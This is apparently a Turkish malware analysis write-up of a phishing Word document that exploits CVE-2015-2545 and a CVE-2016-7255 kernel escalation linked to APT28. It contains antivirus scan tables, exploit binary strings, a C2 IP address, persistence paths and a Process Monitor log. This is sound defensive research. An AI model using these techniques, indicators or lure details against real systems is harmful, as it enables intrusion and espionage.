
Best regards,
Matteo

Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk

The screenshot shows a LinkedIn profile for Matteo Salvalaggio. At the top, there's a banner for a 'Semiconductor Test - Touch CTS at Date 2017 in March at SwissTech Convention Center, Switzerland | Ad'. Below the banner is a circular profile picture of a man with dark hair and a beard. To the right of the picture, it says 'Matteo Salvalaggio' and '3rd'. Underneath the name, it lists 'Assegnista borsa di ricerca ReLuis presso Università degli Studi di Padova' and 'Università degli Studi di Padova • Università degli Studi di Padova Rovigo Area, Italy • 129'. There are two buttons: 'Send InMail' and 'Connect'. Below this section, there's a 'Experience' heading with two entries: 'Assegnista borsa di ricerca ReLuis' (University of Padova, Feb 2017 – Present) and 'Assegnista borsa di ricerca PON-METRICS' (University of Padova, Jun 2016 – Dec 2016). Each entry has a small thumbnail icon and a 'See less' or 'See description' link.

Gönderilen Word dosyasını sanal makinede açmaya çalıştığınızda, sistemin ağırlaşması ve yanıt veremez hale gelmesi, bu dokümanda bir istismar kodu olduğu şüphesini akıllara getiriyordu. [Pestudio](#) aracı ile temel birkaç kontrol yapıldığında ise 2015 yılında Microsoft Office yazılımında tespit edilen ve 2007'den 2016'ya kadar tüm sürümleri etkileyen [ciddi](#) bir zayıflığı ([CVE-2015-2545 / MS15-099](#)) istismar etmeye çalıştığı anlaşılmıyordu.







✓ pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help


c:\users\mert\desktop\confirmation_letter.docx

engine (58)	positiv (9)	date (dd.mm.y...)	age (...)
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0


Confirmation_letter.docx dosyasını [7-zip](#) aracı ile açtıktan sonra zafiyete konu olan [EPS](#) dosyasını (image1.eps) bulmak çok zor değildi.



EPS dosyasını [Notepad++](#) aracı ile incelediğimde, istismar kodu içinde yer alan birden fazla yürütülebilir dosya (executable – binary) başlıklarları ([MZ – 4D5A](#)) hemen dikkatimi çekti. Bu tespit, istismar kodu içinde birden fazla yürütülebilir dosya (executable) olduğunu ve zafiyet başarıyla istismar edildikten sonra işletim sistemi üzerinde bunların çalıştırılacağına işaret ediyordu.



İstismar kodu ile zaman kaybetmeyip, MZ başlığına sahip tüm blokları ayrı ayrı apt1.exe, apt2.exe, apt3.exe vb. adı altında diske kayıt edip pestudio ile incelemeye başladım. apt3.exe (ekran görüntüsünde a3.exe olarak da yer almaktadır.) ve apt5.exe (ekran görüntüsünde a5.exe olarak da yer almaktadır.) dosyalarını incelediğimde, karakter dizilerinde (strings) yer alan Exploit anahtar kelimeleri, iki dosyanın birbirine fazlaşıyla benzemesi (a3 32bit, a5 64bit) ve VirusTotal raporunda yer alan [CVE-2016-7255](#) (MS16-135) çaptısı dikkatimi çekti. İki dosyayı da inceledikten sonra bunun Fancy Bear, APT28, Sofacy, STRONTIUM adıyla da bilinen [Pawn Storm](#) APT grubu tarafından da zamanında kullanılmış olan ve Windows kernel zayıflığını istismar eden bir [istismar kodu](#) olduğu ortaya çıktı.



pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

File X ?

c:\users\mert\Desktop\A3.exe

type	size	location	blacklisted (44)	item (331)
ascii	4	-	-	\\$@H
ascii	4	-	-	\SHH
ascii	4	-	-	\SPH
ascii	4	-	-	\\$XH
ascii	4	-	-	D\$ P
ascii	23	-	-	SQRUUVWAPAQARASATAUAVAWH
ascii	22	-	-	A,A^AJAVA[AZAYAX,_^]ZY[
ascii	23	-	-	SQRUUVWAPAQARASATAUAVAWH
ascii	22	-	-	A,A^AJAVA[AZAYAX,_^]ZY[
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastErr = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	36	-	-	0123456789ABCDEFGetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end

pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

File X ?

c:\users\mert\Desktop\A5.exe

type	size	location	blacklisted (46)	item (283)
ascii	4	-	-	T%0L
ascii	4	-	-	D%4H
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastErr = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	16	-	-	0123456789ABCDEF
ascii	20	-	-	GetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end
ascii	20	-	-	EscalateThread start
ascii	39	-	-	EscalateThread VirtualAlloc(0x40000) =
ascii	41	-	-	EscalateThread VirtualAlloc(0x4000000) =
ascii	22	-	-	EscalateThread error 2
ascii	22	-	-	EscalateThread error 3
ascii	22	-	-	EscalateThread wnd1 =

pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\Desktop\A5.exe

indicators (3/11)

virustotal (5/58 - 01.03.201)

dos-stub (152 bytes)

file-header (20 bytes)

optional-header (224 bytes)

directories (5)

sections (4)

libraries (2)

imports (63)

exports (2)

exceptions (n/a)

tls-callbacks (n/a)

resources (n/a)

strings (46/283)

debug (invalid)

manifest (n/a)


file-version (n/a)

certificate (n/a)

overlay (n/a)

engine (58)	positiv (5)	date (dd.mm.y...)	age (...)
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0
Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1
GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	01.03.2017	0
Bkav	clean	28.02.2017	1
MicroWorld-eScan	clean	01.03.2017	0
nProtect	clean	01.03.2017	0
CMC	clean	01.03.2017	0
CAT-QuickHeal	clean	01.03.2017	0
McAfee	clean	01.03.2017	0
Malwarebytes	clean	01.03.2017	0
Zillya	clean	01.03.2017	0
SUPERAntiSpyware	clean	01.03.2017	0
TheHacker	clean	28.02.2017	1
K7GW	clean	01.03.2017	0
K7AntiVirus	clean	01.03.2017	0
TrendMicro	clean	01.03.2017	0
F-Prot	clean	01.03.2017	0
Symantec	clean	28.02.2017	1
ESET-NOD32	clean	01.03.2017	0
TrendMicro-HouseCall	clean	01.03.2017	0
Avast	clean	01.03.2017	0
ClamAV	clean	01.03.2017	0
BitDefender	clean	01.03.2017	0
NANO-Antivirus	clean	01.03.2017	0
ViRobot	clean	01.03.2017	0
Rising	clean	01.03.2017	0
Ad-Aware	clean	01.03.2017	0
Sophos	clean	01.03.2017	0
Comodo	clean	01.03.2017	0
F-Secure	clean	01.03.2017	0
DrWeb	clean	01.03.2017	0

Tabii bu iki istismar kodunun nihai amacı, EPS dosyası içinde yer alan zararlı yazılım kodunu sistem üzerinde yönetici yetkisi ile çalıştırılmak olduğu için dinamik analiz için apt1.exe dosyasını öncelikle sanal makinede çalıştırılmaya ve davranışını izlemeye karar verdim. apt1.exe dosyasını çalıştırdıktan kısa bir süre sonra kendisini %AppData%\AMD\OGLCache.exe klasörüne kopyaladığını, 84.202.2.12 ip adresi ile şifreli olarak haberleştiğini, AMD klasöründe default.conf adı altında içeriği okunaklı olmayan (rastgele oluşturulan bir isim, dosyanın çalıştırılma tarihi şifreli yazılıyor.) bir dosya olduğunu, sistem yeniden başladığında çalışabilmek için klasör bilgisini HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop anahtarına yazdığını gördüm. Pestudio aracı ile OGLCache.exe aracını incelediğimde ise paketlenmiş (packed) olduğu için statik analizden elle tutulur pek bir bilgi elde edemedim.



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day Process Name PID Operation Path Result

13:50:22,8313497 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313524 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313553 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313581 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313611 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313637 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313661 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313692 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313763 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313836 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313899 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8313928 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8314278 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8314438 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8316597 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
